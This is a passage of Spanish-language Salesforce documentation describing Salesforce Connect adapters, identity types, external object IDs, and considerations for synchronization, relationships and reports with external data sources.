## Adaptadores de Salesforce Connect

Salesforce Connect utiliza un adaptador con protocolo específico para conectar con un sistema externo y acceder a sus datos. Cuando define una fuente de datos externa en su organización, se especifica el adaptador en el campo `Tipo`.

Estos adaptadores están disponibles para Salesforce Connect.

| Adaptador de Salesforce Connect | Descripción | Dónde encontrar límites de llamadas |
|---|---|---|
| Entre organizaciones | Utiliza la API REST de Force.com para acceder a los datos que están almacenados en otras organizaciones de Salesforce. | No hay límites de llamadas. Sin embargo, cada llamada cuenta en los límites de uso de API de la organización del proveedor.<br>*Ayuda de Salesforce* : Consideraciones de uso de la API para Salesforce Connect: Adaptador entre organizaciones<br>*Guía de referencia rápida de límites de Salesforce*: Límites de solicitudes de API |
| OData 2.0<br>OData 4.0 | Utiliza Open Data Protocol para acceder a los datos que están almacenados fuera de Salesforce. Los datos externos deben exponerse por medio de productores de OData. | *Ayuda de Salesforce* : Límites generales para Salesforce Connect: Adaptadores de OData 2.0 y 4.0 |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

| Adaptador de Salesforce Connect | Descripción | Dónde encontrar límites de llamadas |
|---|---|---|
| Adaptador personalizado creado por medio de Apex | Puede utilizar el Marco del conector de Apex para desarrollar su propio adaptador personalizado cuando los otros adaptadores disponibles no son adecuados para sus necesidades.<br>Una adaptador personalizado puede obtener datos de cualquier parte. Por ejemplo, algunos datos pueden recuperarse de algún punto de Internet por medio de llamadas, mientras que pueden manipularse otros datos o incluso generarse programáticamente. | *Guía del desarrollador de Apex*: Límites y limitaciones de llamadas<br>*Guía del desarrollador de Apex*: Reguladores de ejecución y límites |

CONSULTE TAMBIÉN

- Salesforce Connect
- Adaptador de OData 2.0 o 4.0 para Salesforce Connect
- Adaptador entre organizaciones para Salesforce Connect
- Adaptador personalizado para Salesforce Connect

## Tipo de identidad para fuentes de datos externas

En la fuente de datos externa, el campo `Tipo de identidad` especifica si su organización utiliza un conjunto o múltiples conjuntos de credenciales para acceder al sistema externo. Cada conjunto de credenciales se corresponde con una cuenta de inicio de sesión en el sistema externo.

Si selecciona **Principal nombrado**, su organización utiliza únicamente una cuenta de inicio de sesión en el sistema externo.

Si selecciona **Por usuario**, su organización utiliza múltiples cuentas de inicio de sesión en el sistema externo. Cada usuario puede tener un conjunto de credenciales exclusivo o puede agrupar sus usuarios; por ejemplo, por función o unidad comercial, y hacer que cada grupo comparta un conjunto de credenciales. Tras otorgar acceso de usuario a la fuente de datos externa a través de conjuntos de permisos o perfiles, los usuarios pueden configurar y gestionar sus propios parámetros de autenticación en el sistema externo.

Consejo: Forme a sus usuarios sobre la configuración de sus parámetros de autenticación para sistemas externos. Asegúrese de que conoce qué credenciales introducir para cada sistema externo. Si está utilizando OAuth 2.0, pruebe el flujo de OAuth buscando solicitudes o redireccionamientos potencialmente confusos y forme a sus usuarios si es necesario. Los flujos de OAuth varían dependiendo del sistema externo, el proveedor de autenticación y los ámbitos especificados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

| | Tipo de identidad es Principal nombrado | Tipo de identidad es Por usuario |
|---|---|---|
| **Para acceder al sistema externo...** | **El sistema utiliza las credenciales que están definidas en...** | |
| Datos | Definición de fuente de datos externa | Configuración de autenticación personal del usuario en el sistema externo |

| | Tipo de identidad es Principal nombrado | Tipo de identidad es Por usuario |
|---|---|---|
| **Para acceder al sistema externo...** | **El sistema utiliza las credenciales que están definidas en...** | |
| (buscar o ver objetos externos) | | |
| Metadatos<br>(sincronizar para crear objetos externos) | Definición de fuente de datos externa | Definición de fuente de datos externa |

CONSULTE TAMBIÉN

- Definir una fuente de datos externa para Salesforce Connect: Adaptador entre organizaciones
- Definir una fuente de datos externa para Salesforce Connect: Adaptador de OData 2.0 o 4.0
- Definir una fuente de datos externa para Salesforce Connect: Adaptador personalizado
- Otorgar el acceso a Configuración de autenticación para fuentes de datos externas
- Almacenar la configuración de autenticación para sistemas externos

### Id. de registros para objetos externos en Salesforce Connect

La primera vez que se recupera una fila de datos de un sistema externo, se asigna al registro del objeto externo un Id. de Salesforce. Cada Id. de registro permanece asociado a la misma fila de datos externos, salvo que se elimine el objeto externo de la organización.

Nota: Los Id. de Salesforce no están asignados a registros de objetos externos asociados con fuentes de datos externas con gran volumen de datos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

- Id. de registros e Id. externos para objetos externos en Salesforce Connect: Adaptador entre organizaciones
- Salesforce Connect

## Consideraciones para Salesforce Connect: Todos los adaptadores

Salesforce Connect tiene algunos comportamientos especiales y limitaciones.

También revise las consideraciones para cada adaptador de Salesforce Connect que utilice.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Consideraciones de compatibilidad de Salesforce para Salesforce Connect: Todos los adaptadores
  Algunas funciones y características de Salesforce tienen comportamientos especiales o no están disponibles para los objetos externos en Salesforce Connect.
- Consideraciones de sincronización para Salesforce Connect: Todos los adaptadores
  Cuando valida y sincroniza una fuente de datos externa, se aplican algunos comportamientos especiales y limitaciones.

Consideraciones de relaciones para Salesforce Connect: Todos los adaptadores

Las relaciones de búsqueda, búsqueda externa y búsqueda indirecta tienen algunos comportamientos especiales y limitaciones.

Consideraciones de informes para Salesforce Connect: Todos los adaptadores

Las limitaciones y los comportamientos especiales se aplican a informes que incluyen objetos externos.

Consideraciones de noticias en tiempo real de registros para Salesforce Connect: Todos los adaptadores

Las noticias en tiempo real de Chatter en objetos externos tienen comportamientos especiales y limitaciones.

Consideraciones de consultas de API para Salesforce Connect: Todos los adaptadores

Se aplican comportamientos especiales y limitaciones a las llamadas `queryAll()` y `queryMore()` sobre datos externos.

Consideraciones de búsqueda para Salesforce Connect: Todos los adaptadores

Hay algunos comportamientos especiales y limitaciones que afectan a las búsquedas de objetos externos.

Consideraciones de SOSL para Salesforce Connect: Todos los adaptadores

Hay algunos comportamientos y limitaciones que afectan al acceso SOSL a datos externos.

Consideraciones de SOQL para Salesforce Connect: Todos los adaptadores

Hay algunos comportamientos y limitaciones que afectan al acceso SOQL a datos externos.

Consideraciones de objetos externos con capacidad de escritura en Salesforce Connect: Todos los adaptadores

Comprenda los límites y las consideraciones para el uso de Salesforce Connect para crear, actualizar y eliminar datos almacenados fuera de su organización de Salesforce.

Consideraciones de empaquetado para Salesforce Connect: Todos los adaptadores

Hay algunos comportamientos especiales y limitaciones que afectan al empaquetado de fuentes de datos externas y sus objetos externos y campos personalizados dependientes.

Consideraciones de Lightning Experience para Salesforce Connect: Todos los adaptadores

Los usuarios pueden acceder a objetos externos desde la aplicación de Lightning Experience, pero se aplican algunos requisitos y comportamientos especiales.

Consideraciones de Salesforce1 para Salesforce Connect: Todos los adaptadores

Los usuarios pueden ver y buscar objetos externos desde la aplicación Salesforce1, pero existen algunos comportamientos especiales y limitaciones.

Consideraciones de comunidades para Salesforce Connect: Todos los adaptadores

Los usuarios pueden acceder a objetos externos desde comunidades, pero se aplican algunos requisitos y limitaciones.

Límites generales para Salesforce Connect: Todos los adaptadores

Conozca los límites para utilizar Salesforce Connect.

## CONSULTE TAMBIÉN

Consideraciones para Salesforce Connect: Adaptador entre organizaciones

Consideraciones para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Consideraciones para Salesforce Connect: Adaptador personalizado

## Consideraciones de compatibilidad de Salesforce para Salesforce Connect: Todos los adaptadores

Algunas funciones y características de Salesforce tienen comportamientos especiales o no están disponibles para los objetos externos en Salesforce Connect.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Las siguientes funciones no están disponibles para objetos externos.
  - Razones de colaboración de Apex
  - Desencadenadores de Apex
  - Procesos de aprobación
  - Archivos adjuntos
  - Seguimiento del historial de campos
  - Flujos (Visual Workflow)
  - Campos de combinación
  - Notas
  - Procesos (Process Builder)
  - Seguridad a nivel de registro (colaboración)
  - Tipos de registro
  - Informes
  - Generador de esquemas
  - Reglas de validación
  - Reglas de flujo de trabajo
- Las fórmulas y los campos de resumen no pueden hacer referencia a campos de objetos externos.
- Los siguientes tipos de campos personalizados no están disponibles para objetos externos.
  - Numeración automática
  - Divisa
  - Fórmula
  - Geolocalización
  - Relación principal-detalle
  - Lista de selección
  - Lista de selección (selección múltiple)
  - Resumen
  - Texto (cifrado)
  - Área de texto (enriquecido)
- El siguiente comportamiento se aplica a campos en objetos externos.
  - Los valores de campo predeterminados no están disponibles para campos personalizados en objetos externos.
  - Los valores de campo de objeto externo aparecen sin espacios iniciales o finales. Tenga en cuenta este comportamiento cuando filtre por un campo que contiene espacios iniciales o finales.

    Por ejemplo, incluya los espacios iniciales y finales en la siguiente consulta de SOQL para comparar los valores almacenados en el sistema externo. Sin embargo, los espacios no aparecen en los resultados de la consulta.

    ```
    SELECT FirstName__c FROM Buyers__x WHERE FirstName__c = ' Test '
    ```

  - Cuando un usuario o la plataforma de Force.com modifica un campo personalizado en un registro de objeto externo, se eliminan los espacios iniciales y finales del valor de campo.
  - Para campos de texto en objetos externos, asegúrese de que la longitud especificada es lo suficientemente grande para incluir los valores externos. Si el valor de un sistema externo no se ajusta a la longitud del campo de texto asociado en el objeto externo, el valor se trunca en su organización de Salesforce. Para evitar los valores de campos de texto truncados, aumente la longitud del campo de texto en el objeto externo.
  - Para los campos de numeración en objetos externos, asegúrese de que la longitud especificada puede contener todos los dígitos a la izquierda del punto decimal en valores externos. Si el valor numérico de un sistema externo no se ajusta a la longitud del campo numérico asociado en el objeto externo, el valor queda en blanco en su organización de Salesforce. Si observa valores de campos numéricos en blanco, ajuste la `Longitud` y el `Número de decimales` para el campo numérico en el objeto externo para dar cabida a más dígitos a la izquierda de la coma separadora de decimales. Si los dígitos a la derecha de la coma separadora de decimales en los valores externos no cabe en los números decimales especificados, el valor se trunca.

- En conjuntos de cambios, los objetos externos están incluidos en el componente Objeto personalizado.
- En la API de metadatos, los objetos externos están representados por el tipo de metadatos CustomObject.

También revise las consideraciones para cada adaptador de Salesforce Connect que utilice.

Consideraciones de compatibilidad de Salesforce para Salesforce Connect: Adaptador entre organizaciones

Algunas características y funciones de Salesforce tienen comportamientos especiales o no están disponibles para objetos externos que están asociados con una fuente de datos externa del tipo `Salesforce Connect: Entre organizaciones`.

CONSULTE TAMBIÉN

Salesforce Connect

Consideraciones para Salesforce Connect: Todos los adaptadores

Consideraciones de uso de la API para Salesforce Connect: Adaptador entre organizaciones

Consideraciones de Apex para Salesforce Connect: Adaptador personalizado

### Consideraciones de compatibilidad de Salesforce para Salesforce Connect: Adaptador entre organizaciones

Algunas características y funciones de Salesforce tienen comportamientos especiales o no están disponibles para objetos externos que están asociados con una fuente de datos externa del tipo `Salesforce Connect: Entre organizaciones`.

- El adaptador entre organizaciones para Salesforce Connect solo puede acceder a objetos consultables en la organización del proveedor. Si define un objeto externo cuyo nombre de tabla especifica un objeto que no puede consultarse, sus usuarios y la plataforma Force.com no pueden acceder a dicho objeto externo.

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Consideraciones de compatibilidad de Salesforce para Salesforce Connect: Todos los adaptadores

Adaptador entre organizaciones para Salesforce Connect

## Consideraciones de sincronización para Salesforce Connect: Todos los adaptadores

Cuando valida y sincroniza una fuente de datos externa, se aplican algunos comportamientos especiales y limitaciones.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- La sincronización crea o sobrescribe objetos externos de Salesforce que se asignan al esquema del sistema externo. La sincronización no copia datos en su organización de Salesforce, ni escribe datos desde su organización en el sistema externo.
- Cada organización puede tener hasta 100 objetos externos. La sincronización falla si provoca que su organización supere este límite.
- Los nombres de objeto deben ser únicos en todos los objetos estándar, personalizados y externos en la organización. La sincronización falla si intenta crear un objeto externo con un nombre de API que entra en conflicto con el de un objeto existente en la organización. Si la sincronización falla por este motivo, determine si el objeto existente es necesario. Si no es así, elimine ese objeto y luego sincronice.

  Si el objeto es necesario, puede cambiar el nombre de objeto del objeto existente para no entrar más en conflicto con la tabla que está intentando sincronizar. Sin embargo, si el objeto existente es un objeto externo que se sincronizó anteriormente, no podrá volverlo a sincronizar. Actualice manualmente el objeto externo y sus campos si es necesario para realizar cambios en los esquemas en el sistema externo.

  Consejo: Recomendamos que cree sus fuentes de datos externas y objetos externos en una organización de Developer Edition. Luego utilice paquetes gestionados para implementar las fuentes de datos externas y los objetos externos en otras organizaciones. Al hacerlo se evita que sus nombres de objetos externos entren en conflicto con otros objetos de su organización aplicando un prefijo de espacio de nombres.

- La sincronización es un proceso que se realiza una sola vez. Si se cambia el esquema del sistema externo, los cambios no se sincronizan automáticamente con su organización de Salesforce. Vuelva a sincronizar los objetos para reflejar los cambios en el sistema externo.
- Cada objeto que se haya creado a través de la sincronización tiene su `Estado de implementación` establecido en En desarrollo. Cuando esté listo para exponer un objeto externo a los usuarios, establezca su `Estado de implementación` en Implementado. Cuando se vuelve a sincronizar un objeto externo no se cambia su estado de implementación.
- Cuando vuelve a sincronizar un objeto externo:
  - `Mostrar campo de referencia de URL` está establecido en Ninguno.
  - Si un campo personalizado tiene el atributo `Es campo de nombre`, se elimina el atributo. El campo estándar `Id. externo` se utiliza como el campo de nombre del objeto externo.
- La sincronización no crea campos de relaciones en los objetos externos en su organización de Salesforce. Sin embargo, puede cambiar el tipo de campo de un campo personalizado creado por la sincronización en Relaciones de búsqueda, Relaciones de búsqueda externa o Relaciones de búsqueda indirecta. Cambiar el tipo de campo de un campo personalizado existente es más sencillo y eficiente que la creación manual de un campo de relaciones en el objeto externo.

  Por ejemplo, supongamos que el sistema externo tiene una relación clave externa. La sincronización de tablas relacionadas crea un campo de texto en su organización para la columna externa que identifica las claves externas. Para reflejar la relación de la clave externa en su organización, cambie el tipo de campo de ese campo de texto a Relación de búsqueda externa.
- Un campo de relación es un tipo de campo personalizado. Por lo tanto, al igual que todos los campos personalizados en un objeto externo, los campos de relación se pueden sustituir cuando sincronice el objeto externo. Consulte las consideraciones de sincronización para cada adaptador de Salesforce Connect que utilice.
- Para campos de texto en objetos externos, asegúrese de que la longitud especificada es lo suficientemente grande para incluir los valores externos. Si el valor de un sistema externo no se ajusta a la longitud del campo de texto asociado en el objeto externo, el valor se trunca en su organización de Salesforce. Para evitar los valores de campos de texto truncados, aumente la longitud del campo de texto en el objeto externo.

- Para los campos de numeración en objetos externos, asegúrese de que la longitud especificada puede contener todos los dígitos a la izquierda del punto decimal en valores externos. Si el valor numérico de un sistema externo no se ajusta a la longitud del campo numérico asociado en el objeto externo, el valor queda en blanco en su organización de Salesforce. Si observa valores de campos numéricos en blanco, ajuste la `Longitud` y el `Número de decimales` para el campo numérico en el objeto externo para dar cabida a más dígitos a la izquierda de la coma separadora de decimales. Si los dígitos a la derecha de la coma separadora de decimales en los valores externos no cabe en los números decimales especificados, el valor se trunca.

También revise las consideraciones para cada adaptador de Salesforce Connect que utilice.

Consideraciones de sincronización para Salesforce Connect: Adaptador entre organizaciones

Cuando valida y sincroniza una fuente de datos externa del tipo `Salesforce Connect: Entre organizaciones`, se aplican algunos comportamientos especiales y limitaciones.

Consideraciones de sincronización para Salesforce Connect: Adaptador de OData 2.0 o 4.0

Cuando valida y sincroniza una fuente de datos externa del tipo `Salesforce Connect: OData 2.0` o `Salesforce Connect: OData 4.0`, se aplican algunos comportamientos especiales y limitaciones.

Consideraciones de sincronización para Salesforce Connect: Adaptador personalizado

Cuando valida y sincroniza una fuente de datos externa del tipo `Salesforce Connect: Personalizado`, se aplican algunos comportamientos especiales y limitaciones.

CONSULTE TAMBIÉN

Salesforce Connect

Consideraciones para Salesforce Connect: Todos los adaptadores

Estado de implementación para objetos personalizados y objetos externos

### Consideraciones de sincronización para Salesforce Connect: Adaptador entre organizaciones

Cuando valida y sincroniza una fuente de datos externa del tipo `Salesforce Connect: Entre organizaciones`, se aplican algunos comportamientos especiales y limitaciones.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Los objetos y campos que pueden sincronizarse vienen determinados por los permisos de los objetos y los campos del usuario de la organización proveedora cuyas credenciales se definen en la definición de fuente de datos externa. Consulte Acceso de usuarios a datos externos en Salesforce Connect: Adaptador entre organizaciones en la página 5571.
- Solo pueden sincronizarse los objetos que se pueden consultar.
- No puede sincronizar un objeto cuyo nombre de API contenga 38 caracteres o más. El nombre de un objeto externo no puede superar los 40 caracteres, incluyendo el sufijo `__x` agregado automáticamente. Consulte Nombres de API para objetos externos y campos personalizados en Salesforce Connect: Adaptador entre organizaciones en la página 5570.
- Estos tipos de campos no se sincronizan:
  - Numeración automática
  - Texto cifrado
  - Área de texto enriquecido
- La sincronización siembre activa la búsqueda en el objeto externo cuando se activa la búsqueda en la fuente de datos externa, y viceversa.
- Los campos de relación jerárquica, de búsqueda y principal-detalle se sincronizan. Sin embargo, en la organización suscriptora sus valores aparecen como Id., no como nombres de registros.

Por ejemplo, suponga que se sincroniza el objeto Cuenta. Cuando vemos la cuenta Acme Wireless en la organización proveedora, el valor del campo Propietario de cuenta (`Account.OwnerId`) aparece como John Smith. Cuando vemos la cuenta equivalente en la organización suscriptora, el valor del campo (`Account__x.OwnerId__c`) aparece como 005B00000019eaplAA.

- Los nombres y las etiquetas de los campos sincronizados en la organización suscriptora se derivan de los nombres de la API, no las etiquetas, de los campos en la organización proveedora. Por ejemplo, el objeto Cuenta en la organización proveedora tiene el campo estándar Propietario de cuenta (`OwnerId`). Si sincronizamos el objeto Cuenta, el campo `Account__x.OwnerId__c` en la organización suscriptora tiene la etiqueta "Owner ID" y el nombre name "OwnerId."

**Importante:** Cuando selecciona los objetos de la organización proveedora para sincronizar, determine si aparece una marca de verificación en la columna Sincronizada.

Si aparece una marca de verificación Sincronizada, la organización suscriptora tiene un objeto externo cuyo nombre de objeto (por ejemplo, `Account__x`) lo asocia con el objeto de la organización proveedora (por ejemplo, `Account`). Si selecciona el objeto y hace clic en **Sincronizar**:

- Se sobreescribe el objeto externo.
- Se sobreescribe cualquier campo personalizado del objeto externo si su nombre de API (por ejemplo, `Email_c__c`) lo asocia con un campo de la organización proveedora (por ejemplo, `Email__c`).
- El resto de los campos personalizados del objeto externo permanecen como están, incluyendo:
  - Campos personalizados sincronizados anteriormente cuyos nombres de API se cambiaran modificando sus valores de `Nombre de campo`.
  - Campos personalizados agregados manualmente cuyos nombres de API no están asociados con campos en el objeto de la organización proveedora.

Si no aparece ninguna marca de verificación Sincronizada y sincroniza el objeto, se crea un nuevo objeto externo en la organización suscriptora.

Por ejemplo, el nombre de objeto se cambia en la organización proveedora para que ya no esté asociado con el nombre de objeto del objeto externo en la organización suscriptora. La sincronización de ese objeto crea un nuevo objeto externo en la organización suscriptora. Le recomendamos cambiar el nombre de objeto del objeto externo existente para que coincida con el nombre del objeto actualizado en la organización proveedora antes de sincronizar.

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

### CONSULTE TAMBIÉN

Nombres de API para objetos externos y campos personalizados en Salesforce Connect: Adaptador entre organizaciones

Organizaciones suscriptora y proveedora en Salesforce Connect: Adaptador entre organizaciones

Consideraciones de sincronización para Salesforce Connect: Todos los adaptadores

Adaptador entre organizaciones para Salesforce Connect

### Consideraciones de sincronización para Salesforce Connect: Adaptador de OData 2.0 o 4.0

Cuando valida y sincroniza una fuente de datos externa del tipo `Salesforce Connect: OData 2.0` o `Salesforce Connect: OData 4.0`, se aplican algunos comportamientos especiales y limitaciones.

- La sincronización siembre activa la búsqueda en el objeto externo cuando se activa la búsqueda en la fuente de datos externa, y viceversa.
- Para consultar una lista de los tipos de OData admitidos, consulte "Asignación de tipo de OData" en la Ayuda de Salesforce.

**Importante:** Cuando selecciona las tablas para sincronizar, determine si aparece una marca de verificación en la columna Sincronizada.

Si aparece una marca de verificación Sincronizada, su organización dispone de un objeto externo cuyo nombre de objeto coincide con el nombre de la tabla. Si selecciona la tabla y hace clic en **Sincronizar**:

- Se sobreescribe el objeto externo.
- Se sobreescribe cualquier campo personalizado del objeto externo si su nombre de API (por ejemplo, `Email__c`) lo asocia con un nombre de columna de tabla (por ejemplo, `Email`).
- El resto de los campos personalizados del objeto externo permanecen como están, incluyendo:
  - Campos personalizados sincronizados anteriormente cuyos nombres de API se cambiaran modificando sus valores de `Nombre de campo`.
  - Los campos personalizados agregados manualmente cuyos nombres de API no están asociados con nombres de columna de tabla.

Si no aparece ninguna marca de verificación Sincronizada y sincroniza la tabla, se crea un nuevo objeto externo en su organización. El nombre de objeto del nuevo objeto externo coincide con el nombre de la tabla.

Por ejemplo, si se cambia el nombre de tabla en el sistema externo para no coincidir más con el nombre de objeto del objeto externo, la sincronización de esa tabla crea un nuevo objeto externo en Salesforce. Le recomendamos cambiar el nombre de objeto del objeto externo existente para coincidir con el nombre de la tabla en el sistema externo antes de sincronizar esa tabla.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

CONSULTE TAMBIÉN

Consideraciones de sincronización para Salesforce Connect: Todos los adaptadores
Definir una fuente de datos externa para Salesforce Connect: Adaptador de OData 2.0 o 4.0
Adaptador de OData 2.0 o 4.0 para Salesforce Connect
Asignación de tipo de OData

### Consideraciones de sincronización para Salesforce Connect: Adaptador personalizado

Cuando valida y sincroniza una fuente de datos externa del tipo `Salesforce Connect: Personalizado`, se aplican algunos comportamientos especiales y limitaciones.

- La sincronización siembre activa la búsqueda en el objeto externo cuando se activa la búsqueda en la fuente de datos externa, y viceversa.Para una fuente de datos externa del tipo Salesforce Connect: Personalizada, la búsqueda se activa cuando la clase `DataSource.Provider` del adaptador personalizado declara la capacidad `DataSource.Capability.SEARCH`.

**Importante:** Cuando selecciona las tablas para sincronizar, determine si aparece una marca de verificación en la columna Sincronizada.

Si aparece una marca de verificación Sincronizada, su organización dispone de un objeto externo cuyo nombre de objeto coincide con el nombre de la tabla. Si selecciona la tabla y hace clic en **Sincronizar**:

- Se sobreescribe el objeto externo.
- Se sobreescribe cualquier campo personalizado del objeto externo si su nombre de API (por ejemplo, `Email__c`) lo asocia con un nombre de columna de tabla (por ejemplo, `Email`).
- El resto de los campos personalizados del objeto externo permanecen como están, incluyendo:
  - Campos personalizados sincronizados anteriormente cuyos nombres de API se cambiaran modificando sus valores de `Nombre de campo`.
  - Los campos personalizados agregados manualmente cuyos nombres de API no están asociados con nombres de columna de tabla.
- La sincronización siembre activa la búsqueda en el objeto externo cuando se activa la búsqueda en la fuente de datos externa, y viceversa.Para una fuente de datos externa del tipo Salesforce Connect: Personalizada, la búsqueda se activa cuando la clase `DataSource.Provider` del adaptador personalizado declara la capacidad `DataSource.Capability.SEARCH`.

Si no aparece ninguna marca de verificación Sincronizada y sincroniza la tabla, se crea un nuevo objeto externo en su organización. El nombre de objeto del nuevo objeto externo coincide con el nombre de la tabla.

Por ejemplo, supongamos que cambia el nombre de la tabla en la clase `DataSource.Connection` del adaptador personalizado para que no coincidan más con el nombre de objeto del objeto externo. La sincronización de esa tabla crea un nuevo objeto externo en Salesforce. Le recomendamos cambiar el nombre de objeto del objeto externo existente para coincidir con el nombre de la tabla en la clase `DataSource.Connection` antes de sincronizar esa tabla.

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Consideraciones de sincronización para Salesforce Connect: Todos los adaptadores
Definir una fuente de datos externa para Salesforce Connect: Adaptador personalizado
Adaptador personalizado para Salesforce Connect

## Consideraciones de relaciones para Salesforce Connect: Todos los adaptadores

Las relaciones de búsqueda, búsqueda externa y búsqueda indirecta tienen algunos comportamientos especiales y limitaciones.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Solo las relaciones de búsqueda, búsqueda externa y búsqueda indirecta están disponibles para objetos externos. No se admiten otros tipos de relaciones.
- Dependiendo de la disponibilidad del sistema externo, las listas relacionadas de objetos externos secundarios pueden cargar lentamente cuando los usuarios ven las páginas de detalles del registro principal.
- Las relaciones que implican objetos externos permiten a los usuarios crear registros secundarios desde páginas de detalle del registro de registros principales. Sin embargo, el campo de relación en cada nuevo registro secundario no se cumplimenta automáticamente para identificar el registro principal.
- La sincronización no crea campos de relaciones en los objetos externos en su organización de Salesforce. Sin embargo, puede cambiar el tipo de campo de un campo personalizado creado por la sincronización en Relaciones de búsqueda, Relaciones de búsqueda externa o Relaciones de búsqueda indirecta. Cambiar el tipo de campo de un campo personalizado existente es más sencillaįo y eficiente que la creación manual de un campo de relaciones en el objeto externo.

  Por ejemplo, supongamos que el sistema externo tiene una relación clave externa. La sincronización de tablas relacionadas crea un campo de texto en su organización para la columna externa que identifica las claves externas. Para reflejar la relación de la clave externa en su organización, cambie el tipo de campo de ese campo de texto a Relación de búsqueda externa.
- Un campo de relación es un tipo de campo personalizado. Por lo tanto, al igual que todos los campos personalizados en un objeto externo, los campos de relación se pueden sustituir cuando sincronice el objeto externo. Consulte las consideraciones de sincronización para cada adaptador de Salesforce Connect que utilice.
- La eliminación en cascada no está disponible para relaciones de objetos externos.
- Solo en Salesforce Classic, los campos de relación de búsqueda indirecta y búsqueda externo no muestran los nombres de registros principales esperados.
  - Un campo de búsqueda externa muestra el Id. del objeto principal o el valor del campo estándar del Id. externo del objeto principal. El último aparece de forma predeterminada. Si, sin embargo, un campo personalizado del objeto principal tiene el atributo Es campo de nombre, aparece el Id. del objeto principal.
  - Un campo de búsqueda indirecta muestra el valor del campo de destino en el objeto principal. Para buscar registros relacionados, se comparan valores de campo de destino con los valores del campo de relaciones de búsqueda indirecta en el objeto secundario. El campo de destino, que tiene los atributos `Id. externo` y `único`, se selecciona cuando se crea un campo de búsqueda indirecta.
- Cuando un usuario intenta modificar un campo de relaciones de búsqueda externa o búsqueda indirecta, un cuadro de diálogo de búsqueda no está disponible para seleccionar el registro principal.
  - Para modificar un campo de relaciones de búsqueda externa, introduzca manualmente el valor del campo estándar `Id. externo` para el registro principal.
  - Para modificar un campo de relaciones de búsqueda indirecta, introduzca manualmente el valor del campo de destino del registro principal. El campo de destino es el campo personalizado con los atributos `Id. externo` y `Exclusivo` que se han seleccionado cuando se creó la relación de búsqueda indirecta. Para determinar registros relacionados, Salesforce compara valores de campo de destino con los valores del campo de relaciones de búsqueda indirecta en el objeto secundario.
- Con las relaciones de búsquedas externas y búsquedas indirectas, el registro principal aparece como un vínculo en el que se puede hacer clic en el campo de relación del registro secundario. Si un usuario ve el registro secundario y no tiene acceso al registro principal, dicho registro aparecerá en el campo de relación como un texto normal en lugar de un vínculo.

- Los filtros de búsqueda no están disponibles para campos de relaciones de búsqueda externa.
- Se pueden crear los campos de relaciones de búsqueda indirecta solo en objetos externos.
- Solo los objetos que disponen de un campo personalizado con los atributos `Id. externo` y `Exclusivo` están disponibles como objetos principales en relaciones de búsqueda indirecta. Si no visualiza el objeto que desea al crear un campo de relaciones de búsqueda indirecta, agregue un campo de Id. externo, externo y personalizado a ese objeto.
- Si el sistema externo utiliza valores que distingan entre mayúsculas y minúsculas en el Nombre de columna externa especificado, asegúrese de que el campo del objeto principal también distingue entre mayúsculas y minúsculas. Cuando defina el campo personalizado del objeto principal, seleccione **Id. externo**, **Exclusivo** y **Tratar "ABC" y "abc" como valores diferentes (distingue entre mayúsculas y minúsculas)**.

CONSULTE TAMBIÉN

Relaciones de objetos externos

Consideraciones de sincronización para Salesforce Connect: Todos los adaptadores

Salesforce Connect

Consideraciones para Salesforce Connect: Todos los adaptadores

## Consideraciones de informes para Salesforce Connect: Todos los adaptadores

Las limitaciones y los comportamientos especiales se aplican a informes que incluyen objetos externos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Dependiendo de la latencia de red y la disponibilidad del sistema externo, la ejecución de los informes que incluyen un objeto externo puede tardar mucho tiempo.
- Cuando ejecuta un informe, su organización realiza una llamada de solicitud para cada objeto externo en el informe.
- Cuando ejecuta un informe en el formato unido, su organización realiza llamadas de solicitud separadas para cada bloque.
- Si la longitud de la URL de una llamada de informe se acerca o supera 2 KB, su organización divide la solicitud en múltiples llamadas HTTP, con cada URL inferior a 2 KB.
- Cuando un informe incluye un objeto externo, el informe obtiene hasta 2.000 registros para el objeto principal. Este límite se aplica independientemente de si el objeto principal es estándar, personalizado u objeto externo.
  - Si el informe no tiene objetos secundarios, el número total de filas es 2.000 o menos.
